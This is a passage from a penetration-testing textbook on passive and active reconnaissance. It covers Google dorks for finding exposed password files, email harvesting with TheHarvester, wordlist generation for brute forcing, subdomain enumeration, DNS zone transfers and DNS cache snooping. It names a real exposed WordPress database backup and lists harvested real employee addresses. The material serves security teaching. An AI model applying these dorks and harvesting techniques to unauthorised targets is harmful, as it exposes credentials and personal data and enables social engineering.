-	Term must not appear
""	Search for a phrase
. or *	Wildcard for a single/ any number of characters
site:	Explores the concept on this url/ page
filetype:	Term must appear in a file of this type
link:	Term is searched in a hyperlink
intitle:	Term must appear in the title of the page
inurl:	Term must appear in the URL

1.6.3 Google Hacking Database

Google hacking database is set up by the offensive security guys, the ones behind the famous BackTrack distro. Google hacking database has a list of many Google dorks that could be used to find usernames, passwords, e-mail list, password hashes, and other important information.




Figure 92: Google hacking database

So let's just ask the website to filter out all the Google dorks related to files that contain passwords. From the drop down menu, select the option "Files containing passwords." Now, you would see a list of all the dorks that could be used to find passwords. Let's try one of them.

<< prev 1 2 3 4 5 >> next		
DATE	Title	Summary
2013-02-05	filetype:inc OR filetype:bak OR filetype:old mysql...	Files containing passwords Aggregates previous mysql_(p)connect google dorks and adds a new filetype. Searches common file extensions used as backups by PHP developers. These ...
2013-02-05	ext:xml ("proto=prpl-" "prpl-ya...	Files containing passwords "Google Search:" https://www.google.com/search?q=ext:xml%20(proto=prpl-%22%20 %20%22prpl-yahoo%22%20 %20%22prpl-silc%22%20 %20%22prpl-icq%22) ...
2012-11-05	allinurl:"User_info/auth_user_file.txt"	Files containing passwords Google dork for find user info and configuration password of DCForum allinurl:"User_info/auth_user_file.txt" - Ajith Kp ...
2012-11-02	inurl:"/dbman/default.pass"	Files containing passwords A path to a DES encrypted password for DBMan (http://www.gossamer-threads.com/products/archive.html) ranging from Guest to Admin account, this is ...

Out of all other dorks, filetype:sql inurl:wp-content/backup-* seemed to be really interesting to me, so I gave it a try on Google. Since MySQL passwords are also backed up with other files, due to the incorrect permissions, it may reveal some interesting information. What the above query is asking to SQL files with URL pattern wpcontent/backup. Fortunately, with a little bit of searching, I was able to find a "Wordpress mysql database" of a website exposed to the public.

```
WordPress MySQL database backup
Generated: Thursday 21. June 2012 10:29 UTC
Hostname: webwalsallorguk.fatcowmysql.com
Database: `wrd_m7lkn7bn3d`
-----
Table: `wp_commentmeta`
-----

Delete any existing table `wp_commentmeta`

DROP TABLE IF EXISTS `wp_commentmeta`;

Table structure of table `wp_commentmeta`
```


1.6.4 Hackersforcharity.org/ghdb

Another database that contains a collection of some interesting Google dorks.



1.6.5 Xcode Exploit Scanner

Xcode exploit scanner is an automated tool that uses some common Google dorks to scan for vulnerabilities such as SQLI and XSS.




1.6.6 File Analysis

Analyzing the files of the target could also reveal some interesting information such as the meta-data (data about data) of a particular target.

1.6.6.1 Foca

Foca is a very effective tool that is capable of analyzing files without downloading them. It can search a wide variety of extensions from all the three big search engines (Google, Yahoo, and Bing). It's also capable of finding some vulnerabilities such as directory listing and DNS cache snooping.



1.6.6.2 Harvesting E-Mail Lists

Gathering information about e-mails of employees of an organization can give us a very broad attack vector against the target. This method can be classified under passive reconnaissance since we are not engaging with the target in any way, but would be using search engines to gather a list of e-mails. These e-mail lists and usernames could be used later for social engineering attacks and other brute force attacks. We will discuss this once we get to the exploitation phase. It's quite a tedious job to gather e-mails one by one with Google. Luckily, we have lots of built-in tools in BackTrack that can take care of this. One of those tools is TheHarvester, written in Python. The way it works is that it uses the data available publicly to gather e-mails of the target. This tool is available in BackTrack by default under the `/pentest/enumeration/google/harvester` directory. To run the tool from the directory, type the following command:

```
./theHarvester.py
```

```
root@root:/pentest/enumeration/theharvester# ./theHarvester.py
install
*****
*TheHarvester Ver. 2.0 (reborn) *
*Coded by Christian Martorella *
*Edge-Security Research *
*cmartorella@edge-security.com *
*****

Usage: theharvester options

-d: Domain to search or company name
-b: Data source (google,bing,bingapi,pgp,linkedin,google-profiles,exalead,all)
-s: Start in result number X (default 0)
-v: Verify host name via dns resolution and search for vhosts(basic)
-l: Limit the number of results to work with(bing goes from 50 to 50 results,
    google 100 to 100, and pgp does'nt use this option)
-f: Save the results into an XML file

Examples:./theharvester.py -d microsoft.com -l 500 -b google
./theharvester.py -d microsoft.com -b pgp
./theharvester.py -d microsoft -l 200 -b linkedin

root@root:/pentest/enumeration/theharvester#
```

Now, let's say that we are performing a pentest on Microsoft.com and that we would like to gather e-mail lists. We will issue the following command:

```
root@root:/pentest/enumeration/theharvester# ./theHarvester.py -d microsoft.com -l 500 -b google
```

The -l parameter allows us to limit the number of search results; for example, here we have limited it to 500 by assigning -l 500 command. Along with it, you can see a -b parameter; this tells TheHarvester to extract the results from Google. However, you can change it to Bing or LinkedIn, and the tool will return the relevant results from the Bing search engine and LinkedIn. You can also use -all parameter to make the tool search for results in all of these websites.

```
[+] Emails found:
-----
devonm@microsoft.com
Fleming@microsoft.com
newmsp@microsoft.com
PlayXBLA@microsoft.com
webcamps@microsoft.com
tharris@microsoft.com
abadi@microsoft.com
risaacs@microsoft.com
Services.Feedback@microsoft.com
@microsoft.com
domains@microsoft.com
```

Next, we can search individual e-mails in pipl.com, which is one of the largest, high-quality people search engines, and try to find relevant information. Through this search, we can have some interesting information for the target. So from just a simple e-mail address, we were able to gather a complete profile.

This information could be very useful in performing social engineering attacks, stressing the fact that humans are the weakest link. With a little more digging, we shall manage to find the LinkedIn and Facebook account of the target.

1.6.7 Gathering Wordlist from a Target Website

After we have gathered e-mail lists from search engines, it would be really useful for us to gather a list of words that we would use for brute forcing purposes. CEWL is another excellent tool in BackTrack, which enables you to gather a list of words from the target website, which can be later used for brute-forcing the e-mail addresses we found earlier. It can be found in the /pentest/pass- words/cewl directory.

You can issue the following command in the /pentest/passwords/cewl directory to execute it.

```
ruby cewl.rb -help
```

If it gives you an error, then install the following packages to make it work:

```
$ sudo gem install http_configuration
```

```
$ sudo gem install mime-types
```

```
$ sudo gem install mini_exiftool
```

```
$ sudo gem install rubyzip
```

```
$ sudo gem install spider
```

1.6.8 Scanning for Subdomains


Most Webmasters put all their efforts in securing their main domain, often ignoring their subdomains. What if an attacker manages to hack into a subdomain and uses it to compromise the main domain. Depending upon the scope of the pentest, you might also need to test subdomains for vulnerabilities. A very common way of searching for subdomains is by using a simple Google dork. Even though you won't be able to find all the subdomains with this method, you can find some important ones.

Site: `http://msn.com -inurl:www`

This query is telling the search engine to return results without www, which are normally subdomains. However, it will not be able to find subdomains that have the following pattern:

`www.subdomain.msn.com`

Since, we have already asked Google to return results without www.



1.6.9 TheHarvester

TheHarvester¹⁰ can also be used for this task, which uses Google to search for subdomains.

```
[+] Emails found:
-----
No emails found

[+] Hosts found
-----
63.245.215.20:www.mozilla.org
63.245.217.112:addons.mozilla.org
63.245.217.60:bugzilla.mozilla.org
63.245.217.187:wiki.mozilla.org
63.245.217.99:blog.mozilla.org
63.245.212.23:irc.mozilla.org
63.245.217.50:support.mozilla.org
63.245.215.46:ftp.mozilla.org
63.245.217.181:planet.mozilla.org
63.245.217.20:glow.mozilla.org
63.245.215.53:Developer.mozilla.org
216.196.97.169:news.mozilla.org
63.245.217.20:www.archive.mozilla.org
63.245.217.88:hacks.mozilla.org
63.245.217.108:pfs.mozilla.org
63.245.217.36:download.mozilla.org
63.245.217.112:Addons.mozilla.org
63.245.208.138:dm-ftp01.mozilla.org
63.245.217.20:contribute.mozilla.org
63.245.212.5:ns3.mozilla.org
63.245.218.7:ns2.mozilla.org
63.245.215.53:devedge-temp.mozilla.org
63.245.215.5:ns1.mozilla.org
```

1.6.10 Fierce in BackTrack

Fierce is also an amazing tool for scanning subdomains. Fierce uses a variety of different methods to enumerate subdomains such as brute force and zone transfer. It is also capable of bypassing CloudFlare protection. Fierce comes preinstalled in BackTrack. It is located in the `/pentest/enumeration/dns/fierce` directory.

To scan a host for subdomains, you need to issue the following command from the fierce directory.

```
./fierce.pl -dns <domain>
```

```
root@root:/pentest/enumeration/dns/fierce# ./fierce.pl -dns |<tgt_site> -threads 100
Trying zone transfer first...
Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force
Checking for wildcard DNS...
Nope. Good.
Now performing 1895 test(s)...
```

As you can see, I have used the `-threads` parameter and set the value at 1000. This will make it run faster. Initially, it tries to perform a zone transfer. If it fails, it would start brute-forcing the servers. You can also provide fierce a custom wordlist.

Example

```
./fierce.pl -dns xyz.com -wordlist <wordlist path>
```

¹⁰Harvester Manages to extract Subdomains for Mozilla

```

root@bt: /pentest/enumeration/dns/fierce
File Edit View Terminal Help
DNS Servers for <target_site> :
ns71.domaincontrol.com
ns72.domaincontrol.com

Trying zone transfer first...
Testing ns71.domaincontrol.com
Request timed out or transfer not allowed.
Testing ns72.domaincontrol.com
Request timed out or transfer not allowed.

Unsuccessful in zone transfer (it was worth a shot)
Okay, trying the good old fashioned way... brute force

Checking for wildcard DNS...
Nope. Good.
Now performing 1895 test(s)...
50.22.81.62 services <tgt_site>
50.22.81.62 tools <tgt_site>
216.239.32.21 www <tgt_site>

Subnets found (may want to probe here using nmap or unicornscan):
216.239.32.0-255 : 1 hostnames found.
50.22.81.0-255 : 2 hostnames found.

Done with Fierce scan: http://ha.ckers.org/fierce/
Found 3 entries.

Have a nice day.

```

1.6.11 Knock.py

Knock.py is a tool that has capabilities similar to fierce for determining subdomains. It has a built-in internal list as well as the capabilities of scanning with your custom wordlist. It can also perform zone transfers; for that purpose, you just need to issue an additional parameter (-zt).

Knock.py has various options, which I will leave for you to explore. You can access its documentation at <https://code.google.com/p/knock/wiki/documentation>

1.6.12 Wolframalpha

The following website also gives a decent amount of subdomains. It returns the most important subdomains that get the most traffic. If you want to save time, you can try wolframalpha.

The screenshot shows the website www.wolframalpha.com/input/?i=mozilla.org. The main content is a table of subdomains for mozilla.org, ranked by traffic. The table includes columns for 'subdomain', 'daily visitors', and 'fraction'. The top subdomains are mozilla.org (8,107,000 visitors, 60.22%), addons.mozilla.org (1,784,000 visitors, 13.25%), support.mozilla.org (1,483,000 visitors, 11.02%), start.mozilla.org (1,478,000 visitors, 10.98%), developer.mozilla.org (339,900 visitors, 2.53%), blog.mozilla.org (83,100 visitors, 0.62%), bugzilla.mozilla.org (59,200 visitors, 0.44%), outgoing.mozilla.org (52,900 visitors, 0.39%), input.mozilla.org (39,000 visitors, 0.29%), and download.mozilla.org (35,200 visitors, 0.26%).

subdomain	daily visitors	fraction
mozilla.org	8 107 000	60.22%
addons.mozilla.org	1 784 000	13.25%
support.mozilla.org	1 483 000	11.02%
start.mozilla.org	1 478 000	10.98%
developer.mozilla.org	339 900	2.53%
blog.mozilla.org	83 100	0.62%
bugzilla.mozilla.org	59 200	0.44%
outgoing.mozilla.org	52 900	0.39%
input.mozilla.org	39 000	0.29%
download.mozilla.org	35 200	0.26%

1.6.13 Scanning for SSL Version

SSL stands for secure socket layer. It is used for encrypting communication. Since an attacker on the local network could easily sniff the traffic, most highly sensitive communications such as “log-in pages” use https (Port 443). There are two versions for SSL that is, SSL 2.0 and SSL 3.0. SSL 2.0 is known to be deprecated as an attacker can easily decrypt the traffic between the client and the server by using various sniffing methods. Therefore, it is highly recommended to use either SSL 3.0 or TLS 1.0 for web pages where highly confidential information is being sent and received. BackTrack has a great tool SSLSCAN preinstalled, which checks what version of SSL, 2.0 or 3.0, a server is running. You can find SSLSCAN in the /pentest/enumeration directory. To scan a website with SSLSCAN, all you need to do is issue the following command from the /pentest/enumeration directory.

sslscan paypal.com

```
root@root:~# sslscan www.paypal.com

sslscan
Version 1.0.2
http://www.titanix.co.uk
Copyright Ian Ventura-Whiting 2009

Testing SSL server www.paypal.com on port 443

Supported Server Ciphers:
Failed SSLv2 168 bits DES-CBC3-MD5
Failed SSLv2 56 bits DES-CBC-MD5
Failed SSLv2 40 bits EXP-RC2-CBC-MD5
Failed SSLv2 128 bits RC2-CBC-MD5
Failed SSLv2 40 bits EXP-RC4-MD5
Failed SSLv2 128 bits RC4-MD5
Rejected SSLv3 256 bits ADH-AES256-SHA
Rejected SSLv3 256 bits DHE-RSA-AES256-SHA
Rejected SSLv3 256 bits DHE-DSS-AES256-SHA
Accepted SSLv3 256 bits AES256-SHA
Rejected SSLv3 128 bits ADH-AES128-SHA
Rejected SSLv3 128 bits DHE-RSA-AES128-SHA
Rejected SSLv3 128 bits DHE-DSS-AES128-SHA
Accepted SSLv3 128 bits AES128-SHA
```

So as you can see from the screenshot, all the SSL 2.0 ciphers are marked as failed and some SSL 3.0 ciphers are accepted and some rejected, indicating that the SSL version is 3.0. After the scan is finished, it would show you comprehensive results that would contain some useful information about the certificate, its issuer, etc., that you can include in your penetration testing report. Acunetix vulnerability scanner has a great script that automatically finds if the website is using an SSL 2.0 deprecated protocol. However, I would recommend you to use SSLSCAN, because from my experience, I have seen Acunetix generating false positives.

1.6.14 DNS Enumeration

Without a domain name, Google.com would just be 173.194.35.144, which is its IP. Imagine having to memorize the IPs of all the websites you visit—surfing the Internet would become really difficult. That’s why DNS protocol was developed. It is responsible for translating an IP address to a domain name. DNS is one of the most important sources of information on public and private servers of the target.

1.6.14.1 Interacting with DNS Servers

We can interact with DNS servers by using DNS clients; some of the most popular DNS clients are DNS and host.

Nslookup

Nslookup is available in both Windows and Linux OS. Let's say that we want the DNS servers to return all the mail server records of an organization. We would do the following:

Step 1—Issue the nslookup command from the command prompt.

Step 2—Issue the following command: set type = mx

Step 3—Next, we would enter the domain. www.msn.com

The query returned mail servers for msn.com. We can also ask for all the DNS servers for that domain by using the set type = ns command.

```
> www.ifixit.com
Server: ns1.connect.net
Address: 10.101.10.5

Non-authoritative answer:
www.ifixit.com canonical name = ifixit.com
ifixit.com nameserver = ns1.dnsmadeeasy.com
ifixit.com nameserver = ns2.dnsmadeeasy.com
ifixit.com nameserver = ns3.dnsmadeeasy.com
ifixit.com nameserver = ns4.dnsmadeeasy.com
ifixit.com nameserver = ns0.dnsmadeeasy.com

ns0.dnsmadeeasy.com internet address = 208.94.148.2
ns1.dnsmadeeasy.com internet address = 208.80.124.2
ns2.dnsmadeeasy.com internet address = 208.80.126.2
```

The query has returned all the name servers associated with *ifixit.com*.

DIG

Let me introduce you to another great tool called DIG. We can run the same queries with dig as we did with nslookup. However, it's very handy and has more functionalities than nslookup. So let's ask dig to return mx records for Wikipedia.org. We will use the following command:

dig Wikipedia.org mx

```
root@root:~# dig wikipedia.org mx
;; Install
;; <<>> DiG 9.7.0-P1 <<>> wikipedia.org mx
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 55091
;; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0
;; QUESTION SECTION:
;wikipedia.org.                IN      MX
;; ANSWER SECTION:
wikipedia.org.                5      IN      MX      10 mchenry.wikimedia.org.
wikipedia.org.                5      IN      MX      50 lists.wikimedia.org.

;; Query time: 356 msec
;; SERVER: 192.168.75.2#53(192.168.75.2)
;; WHEN: Wed Mar 6 07:57:03 2013
;; MSG SIZE rcvd: 87

root@root:~#
```


Similarly, you can use ns in place of mx for returning all ns-related records.

Forward DNS Lookup

In this method, we use brute forcing technique to guess the valid domain names.

For example: *services.<target_site>*

This domain will resolve to an IP. If a domain resolves to an IP, it is an existing domain name; if it doesn't, it does not exist. One can write a script to search for valid hostnames. Alternatively, you can also use the fierce tool, discussed earlier, for performing this attack.

Forward DNS Lookup with Fierce

As mentioned earlier, fierce is capable of doing both forward lookup and reverse lookup. In order to perform a reverse lookup, you would need to issue the following command:

```
./fierce.pl -dns <target_site> wordlist.txt
```

Now, this command will run a forward lookup by comparing each subdomain from the list and trying it against *<target_site>* to find an existing domain.

Reverse DNS

In a reverse DNS attack, we do the opposite. With the help of the IP ranges, we try to guess valid hostnames.

Reverse DNS Lookup with Dig

For performing a reverse DNS lookup, we would need to first write an IP address in the reverse order. For example:

208.80.152.201 (Wikipedia's IP)

201.152.80.208 (reverse order)

Next, we would append ".in-addr.arpa" to it, so it would become 201.152.80.208.in-addr.arpa and finally make a DNS PTR query in dig. So the whole command will look like this:

dig 201.152.80.208.in-addr.arpa PTR

```
root@root:~# ping wikipedia.org
ping: unknown host wikipedia.org
root@root:~# ping wikipedia.org
PING wikipedia.org (208.80.152.201) 56(84) bytes of data:
64 bytes from wikipedia-lb.pmtpa.wikimedia.org (208.80.152.201): icmp_seq=1 ttl=128 time=264 ms
^C
--- wikipedia.org ping statistics ---
 2 packets transmitted, 1 received, 50% packet loss, time 1000ms
rtt min/avg/max/mdev = 264.680/264.680/264.680/0.000 ms
root@root:~# dig 201.152.80.208.in-addr.arpa PTR

; <<>> DiG 9.7.0-P1 <<>> 201.152.80.208.in-addr.arpa PTR
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 4989
;; flags: qr rd ra; QUERY: 1, ANSWER: 1, AUTHORITY: 0, ADDITIONAL: 0

;; QUESTION SECTION:
;201.152.80.208.in-addr.arpa. IN PTR
;; ANSWER SECTION:
201.152.80.208.in-addr.arpa. 5 IN PTR wikipedia-lb.pmtpa.wikimedia.org.
```

As you can clearly see from this image, the query resolves to Wikipedia’s server.

Reverse DNS Lookup with Fierce

Alternatively, you can also perform a reverse DNS lookup with fierce, where you would need to input the network range and the DNS server.

```
./fierce.pl -range <networkrange> -dnsserver <server>
```

Here are a couple of websites that can perform reverse DNS lookup:

<http://remote.12dt.com/lookup.php>

<http://www.zoneedit.com/lookup.html>

Zone Transfers


A DNS server contains information such as host name and the IP address associated with it. DNS security should never be ignored as it is a critical component. A zone transfer is used for replication of records. If an attacker can perform a successful zone transfer, he may be able to extract some important hosts which are not available publically. However, you need to keep in your mind that a successful DNS transfer does not immediately result in a server compromise, but it aids an attacker in gathering some useful information about the infrastructure. Most of the primary DNS servers won’t allow zone transfers, but backup servers may be vulnerable to it. There are many tools for performing DNS zone transfer; let’s take a look at them one by one.

Zone Transfer with Host Command

Follow the steps to perform a zone transfer request on a server. Suppose our target is msn.com. We would issue the following command:

Step 1—We will gather a list of all the name servers associated with our target.

```
hostwww.msn.com ns
```



```
;; ANSWER SECTION:
msn.com.      5      IN      NS      ns5.msft.net.
msn.com.      5      IN      NS      ns1.msft.net.
msn.com.      5      IN      NS      ns2.msft.net.
msn.com.      5      IN      NS      ns3.msft.net.
msn.com.      5      IN      NS      ns4.msft.net.
```

Step 2— Once we have gathered a list of the name servers, we would simply try zone transfer with all of them one by one. To initiate a zone transfer request, issue the following command:

```
host -l www.msn.com ns5.msft.net host -l www.msn.com ns1.msft.net host -l www.msn.com ns2.msft.net host -l www.msn.com ns3.msft.net host -l www.msn.com ns4.msft.net
```

Unfortunately, all the queries will fail and it will give us a “transfer failed error” as the server doesn’t allow zone transfers. However, let’s try it on zonetransfer.me, a server that we know is

vulnerable to DNS zone transfer. On running the same host command, we will come to know that it has two name servers.

Command:

```
host -t ns zonetransfer.me
```

```
root@root: # host -t ns zonetransfer.me
zonetransfer.me name server ns12.zoneedit.com.
zonetransfer.me name server ns16.zoneedit.com.
root@root: #
```

Now let's try a zone transfer with the method we learned earlier.

```
host -l zonetransfer.me ns12.zoneedit.com
```

You would notice that the zone transfer would be successful and it would return the full list of subdomains that normally cannot be discovered with other techniques. Example

```
dig axfr @ns12.zoneedit.com zonetransfer.me
```

1.6.14.2 Automating Zone Transfers

Attempting to try each one of the name servers for zone transfers is obviously a tedious process. Luckily, there are tools in BackTrack such as DNSenum and fierce that can make our job much more easier. DNSenum is capable of performing forward lookup, reverse lookup, and also zone transfer and is very simple to use. All you need to do is issue the following command from the `/pentest/ enumeration/dns/dnsenum` directory.

```
./dnsenum.pl <target>
```

```
./dnsenum.pl zonetransfer.me
```

```
root@root: /pentest/enumeration/dns/dnsenum# ./dnsenum.pl zonetransfer.me
dnsenum.pl VERSION:1.2
----- zonetransfer.me -----
Host's addresses:
-----
zonetransfer.me.      5      IN      A       217.147.180.162
-----
Name servers:
-----
ns12.zoneedit.com.   5      IN      A       209.62.64.46
ns16.zoneedit.com.   5      IN      A       69.64.68.41
-----
MX record:
-----
ALT1.ASPMX.L.GOOGLE.COM. 5      IN      A       173.194.70.27
```

As you can see from the image, it displays all the records for `zonetransfer.me`. After this, it will automatically try to perform a zone transfer on the site you have specified. Fierce can also be

used to perform this task. We will discuss *fierce* in the subdomain scanning section as well, where we will discuss a variety of methods for gathering subdomains.

Command:

```
./fierce.pl -dns zonetransfer.me
```

1.6.14.3 DNS Cache Snooping

This is the last kind of attack we will see as part of the DNS reconnaissance phase. It is a very neat attack, and very few people know about it.

What Is DNS Cache Snooping?

A DNS cache snooping attack is a process of querying DNS server to determine if it has a resource that is cached. This would help the attacker determine what websites a user has recently visited. The resource record can be anything: an A record, a CNAME record, or a txt record. We will focus on A record, which would help us to determine the site that the victim has visited. DNS cache snooping can be performed using two methods:

- Nonrecursive method
- Recursive method

1.6.14.3.1 Nonrecursive Method

This method is the easiest of the two. Here is how we can perform a DNS cache snooping by nonrecursive method:

1. The first step would be to ask the DNS cache for any given resource record, for example, A, MX, and CNAME.
2. Next, we would set the “Recursion Desired” in the query to 0, which set it to perform a nonrecursive query. This would query the system and check its DNS cache for the particular record. In our case, this would be “A” record.
3. If the response is cached, that is, if it finds the A record you asked for, the response would be valid and would return an answer, indicating that someone on that system visited that particular website.
4. If the response is not cached, it will return a reply about another server that can answer the query better or it will send the root.hints DNS file contents, which contain the name and addresses of all root DNS servers.

Examples

All this may be a bit overwhelming to you but the examples we are about to see will make things much easier. We can primarily use *dig* for our example. You can also use *nslookup* if you are on a Windows box.

Command (*dig*):

```
dig @dns_server domain A +norecurse
```

So the command is very simple. We would use “*dig*” followed by the nonrecursive *dns_server* you want to query, followed by the domain name and then the record we are looking for, which

in this case is an “A” record. The +norecurse would be set as non-recursive. In case one finds a name server that would accept nonrecursive DNS queries it can be used to query target server to see if someone on the server visited <target_site>.

Command: dig @ns1.toltbbs.com <target_site> A +norecurse

```
root@bt:~# dig @ns1.toltbbs.com <Target_Site> A +norecurse
; <<> DiG 9.7.0-P1 <<> @ns1.toltbbs.com rafayhackingarticles.net A +norecurse
; (1 server found)
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 20267
; flags: qr ra; QUERY: 1, ANSWER: 0, AUTHORITY: 13, ADDITIONAL: 14
; QUESTION SECTION:
; <Target_Site> . IN A
```

The status NOERROR tells us that our nonrecursive query was accepted. However, the query did not return an answer. Therefore, we would conclude that no one had visited the site on this server. If we had received an answer, then we'll know someone had visited <target_site>.

1.6.14.3.2 Recursive Method

Now let's see how to use the recursive method to perform DNS cache snooping. This method is not very accurate and is not recommended. Anyway, here is how we can accomplish it:

1. The first step would be to ask the DNS cache for any given resource record, for example, A, MX, and CNAME.
2. Next, we would set the query to be recursive instead of nonrecursive.
3. Next, we would examine the TTL field, which will tell us how long the DNS record stays inside the cache. So we would examine the TTL in the answer section and compare it with the TTL that was initially set. If the TTL field in the answer section is less than the initially set TTL field, the record is most likely cached and someone on that domain name server visited that website.
4. Now, if the record is not present in the cache, it will be present after the first query is made.

We would use dig again, the syntax will be the same, and all we need to do is change from +norecurse to +recurse.

```
root@bt:~# dig @ns1.toltbbs.com www.techlotips.com A +recurse
; <<> DiG 9.7.0-P1 <<> @ns1.toltbbs.com www.techlotips.com A +recurse
; (1 server found)
; global options: +cmd
; Got answer:
; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 37181
; flags: qr rd ra; QUERY: 1, ANSWER: 2, AUTHORITY: 0, ADDITIONAL: 0
; QUESTION SECTION:
; www.techlotips.com. IN A
; ANSWER SECTION:
www.techlotips.com. 14064 IN CNAME techlotips.com.
techlotips.com. 14064 IN A 50.22.81.59
```

The status NOERROR shows us that our query was accepted by the server. The Time to live (TTL) is set to 14064. Now, we would need to determine the TTL that was initially set. We will do it by querying the name servers of our domain `www.techlotips.com`, which happen to be `ns2693.hostgator.com` and `ns2694.hostgator.com`.

